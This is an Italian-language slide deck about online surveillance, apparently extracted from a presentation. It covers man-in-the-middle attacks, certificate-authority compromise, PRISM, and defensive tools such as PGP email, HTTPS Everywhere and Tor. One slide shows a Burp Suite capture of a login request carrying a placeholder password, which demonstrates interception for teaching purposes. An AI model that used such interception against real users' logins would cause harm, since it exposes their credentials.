simple then because most international phone-and-data traffic moved via satellites or microwave towers. The agency sucked up those signals and sorted through them with supercomputers. Few of its eavesdroppers risked life or limb, and those they

World #1
in 13 benchmarks
to get you
extreme results

**SPARC Servers
Fujitsu M10**
[learn more >>](#)

Related Stories

- [Turnbull's NBN claim over Telstra copper is not supported by logic](#)
- [By menacing Telstra's pay TV, Foxtel could liberate NBN-era HFC](#)
- [intabank building spot market for cloud bandwidth on demand](#)

ZDNet [Follow @zdnet](#) Like 166k [Join](#) | [Log In](#) | [Privacy](#) | [Cookies](#)

→ cifratura del traffico

https / *-ssl / gpg / s-mime / ..

Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://prism-break.org


PRISM BREAK Media Donate Bitcoin Contribute English

Email client

Proprietary	Free alternatives <input type="checkbox"/> show all	Notes
Apple OS X Mail	Mozilla Thunderbird Multi-platform email application with mail encryption through the Enigmail add-on.	Switching from a proprietary service like Gmail to one of the more transparently-run email services on PRISM Break is the first step to a secure email account.
Microsoft Office	Enigmail OpenPGP email encryption add-on for Thunderbird and Icedove. PGP	The second step is getting you and your contacts to encrypt your plain text messages with PGP encryption . This section contains free email clients that support PGP.
Outlook	TorBirdy Add-on that makes Thunderbird and Icedove connect through Tor. experimental	Here is a guide by Security In A Box to encrypting your email with Mozilla Thunderbird , GNU Privacy Guard (GPG) , and Enigmail .
	Claws Mail Lightweight, featureful email application for multiple platforms with built-in PGP support. PGP	Find out more about the differences between Mozilla Thunderbird and Icedove .
	Sylpheed	

Minacce: MiTM

“Man in The Middle”



Minacce: MiTM

“Man in The Middle”

web server app backend db server

Burp Suite Professional v1.4.12 - licensed to Enforcer [single user license]

Burp Intruder Repeater Window About

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts

Intercept Options History

Request to https://www.cioccolatai.it:443 [188.40.104.236]

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /mail/?page=login HTTP/1.1
Host: www.cioccolatai.it
Accept-Encoding: gzip
Referer: https://www.cioccolatai.it/mail/
Accept-Language: it-IT, en-US
User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; it-it; Geeksphone ONE Build/GRI40; CyanogenMod-7) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
Origin: https://www.cioccolatai.it
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
Content-Length: 53

user=user%40example.com&pass=SuperSegret0&login=Entra
```

< + > Type a search term 0 matches

Minacce: compromissione CA

<http://www.zdnet.com/how-the-nsa-and-your-boss-can-intercept-and-break-ssl-7000016573/>

The screenshot shows a Mozilla Firefox browser window with the address bar containing the URL www.zdnet.com/how-the-nsa-and-your-boss-can-intercept-and-break-ssl-7000016573/. The page title is "How the NSA, and your boss, can intercept and break SSL". The article is by Steven J. Vaughan-Nichols for Networking, dated June 8, 2013. The article text discusses the NSA's ability to intercept and break SSL communications, mentioning that Microsoft and Google deny involvement. The article includes social media sharing buttons for Comments (40), Votes (5), Facebook Like (638), Tweet (355), and LinkedIn Share. A blue sidebar on the right contains a Dell Software advertisement for "Quest One access governance". Below the article, there is a "Related Stories" section with three items: "OpenX releases mandatory fix to prevent ad server trojan attacks", "State surveillance may be a fact of modern life, but having 'nothing to hide' is not an excuse for apathy", and "China suffers 'largest' cyberattack; Censorship makes it difficult to gauge attack scope".

How the NSA, and your boss, can intercept and break SSL | ZDNet - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.zdnet.com/how-the-nsa-and-your-boss-can-intercept-and-break-ssl-7000016573/ Google

How the NSA, and your boss, can intercept and break SSL

Summary: Most people believe that SSL is the gold-standard of Internet security. It is good, but SSL communications can be intercepted and broken. Here's how.

By  Steven J. Vaughan-Nichols for Networking | June 8, 2013 -- 22:44 GMT (15:44 PDT)

[Follow @sjvn](#)

Comments 40 | Votes 5 | Like 638 | Tweet 355 | Share

Is the National Security Agency (NSA) really "wiretapping" the Internet? Accused accomplices Microsoft and Google deny that they have any part in it and the core evidence isn't holding up that well under closer examination.

Some, however, doubt that the NSA could actually intercept and break Secure-Socket Layer (SSL) protected Internet communications.

Ah, actually the NSA can.

And, you can too and it doesn't require "Mission Impossible" commandos, hackers or supercomputers. All you need is a credit-card number.

Quest One access governance lets you make sure that the right people get the right access.

[Learn More >](#)

 Software

Related Stories

-  OpenX releases mandatory fix to prevent ad server trojan attacks
-  State surveillance may be a fact of modern life, but having 'nothing to hide' is not an excuse for apathy
-  China suffers 'largest' cyberattack; Censorship makes it difficult to gauge attack scope
-  Fortinet refreshes SMB security

→ certificate “pinning”

<https://www.eff.org/https-everywhere>



The screenshot shows a Mozilla Firefox browser window with the title "HTTPS Everywhere | Electronic Frontier Foundation - Mozilla Firefox". The address bar contains "https://www.eff.org/https-everywhere". The main content area features a large blue padlock icon with arrows pointing outwards, followed by the text "HTTPS Everywhere". Below this, there are several links: "HTTPS Everywhere", "FAQ", "Report Bugs / Hack On The Code", "Creating HTTPS Everywhere Rulesets", and "How to Deploy HTTPS Correctly". The main text reads: "HTTPS Everywhere is a Firefox and Chrome extension that encrypts your communications with many major websites, making your browsing more secure. **Encrypt the web: Install HTTPS Everywhere today.**" Below the text are two large circular icons: the Firefox logo and the Chrome logo. Under the Firefox logo is the text "Install in Firefox Version 3 Stable", and under the Chrome logo is "Install in Chrome Beta Version". On the right side, there is a "Donate to EFF" button with a dollar sign, a "Stay in Touch" section with an "Email Address" input field, a "Postal Code (optional)" input field, and a "SIGN UP NOW" button. Below that is an "NSA Spying" section with a "National Security Agency" logo and the link "eff.org/nsa-spying". The text below the logo reads: "EFF is leading the fight against the NSA's illegal mass surveillance program. **Learn more** about what the program is, how it works and what you can do."

Minacce: tracciabilità

https://en.wikipedia.org/wiki/File:PRISM_Collection_Details.jpg

PRISM_Collection_Details.jpg (JPEG Image, 700 × 525 pixels) - Scaled (94%) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://upload.wikimedia.org/wikipedia/commons/ff3/PRISM_Collection_Details.jpg Google

TOP SECRET//SI//ORCON//NOFORN

SPECIAL SOURCE OPERATIONS (TS//SI//NF) PRISM Collection Details PRISM

Current Providers

- Microsoft (Hotmail, etc.)
- Google
- Yahoo!
- Facebook
- PalTalk
- YouTube
- Skype
- AOL
- Apple

What Will You Receive in Collection (Surveillance and Stored Comms)?
It varies by provider. In general:


- E-mail
- Chat – video, voice
- Videos
- Photos
- Stored data
- VoIP
- File transfers
- Video Conferencing
- Notifications of target activity – logins, etc.
- Online Social Networking details
- **Special Requests**

Complete list and details on PRISM web page:
Go PRISMFAA

TOP SECRET//SI//ORCON//NOFORN

→ anonimizzazione

<https://www.torproject.org/>



The screenshot shows the Tor Project website in a Mozilla Firefox browser window. The browser title is "Tor Project: Anonymity Online - Mozilla Firefox". The address bar shows "https://www.torproject.org". The website features a navigation menu with "Home", "About Tor", "Documentation", "Press", "Blog", "Store", and "Contact". Below the navigation menu are buttons for "Download", "Volunteer", and "Donate". The main content area is titled "Anonymity Online" and includes a sub-header "Protect your privacy. Defend yourself against network surveillance and traffic analysis." A large purple button labeled "Download Tor" with a downward arrow is prominent. To the right of this button is a list of bullet points: "Tor prevents anyone from learning your location or browsing habits.", "Tor is for web browsers, instant messaging clients, remote logins, and more.", and "Tor is free and open source for Windows, Mac, Linux/Unix, and Android". Below this is a section titled "Announcements" with a list of recent updates, each with a date in a purple box: "Sep 11 Tor, NSA, GCHQ, and QUICK ANT Speculation. Read [our thoughts](#).", "Sep 11 Learn about the [lifecycle of a new relay](#).", "Sep 06 New Tor 0.2.4.17-rc packages. Learn [what's new](#).", and "Sep 05 How to handle millions of new Tor clients. Read the [details](#)."

What is Tor?


Tor is free software and an open network that helps you defend against a form of network surveillance that threatens personal freedom and privacy, confidential business activities and

Why Anonymity Matters

Tor protects you by bouncing your communications around a distributed network of relays run by volunteers all around the world: it prevents somebody watching your Internet


→ anonimizzazione

<https://www.torproject.org/>




→ anonimizzazione

<https://www.torproject.org/>



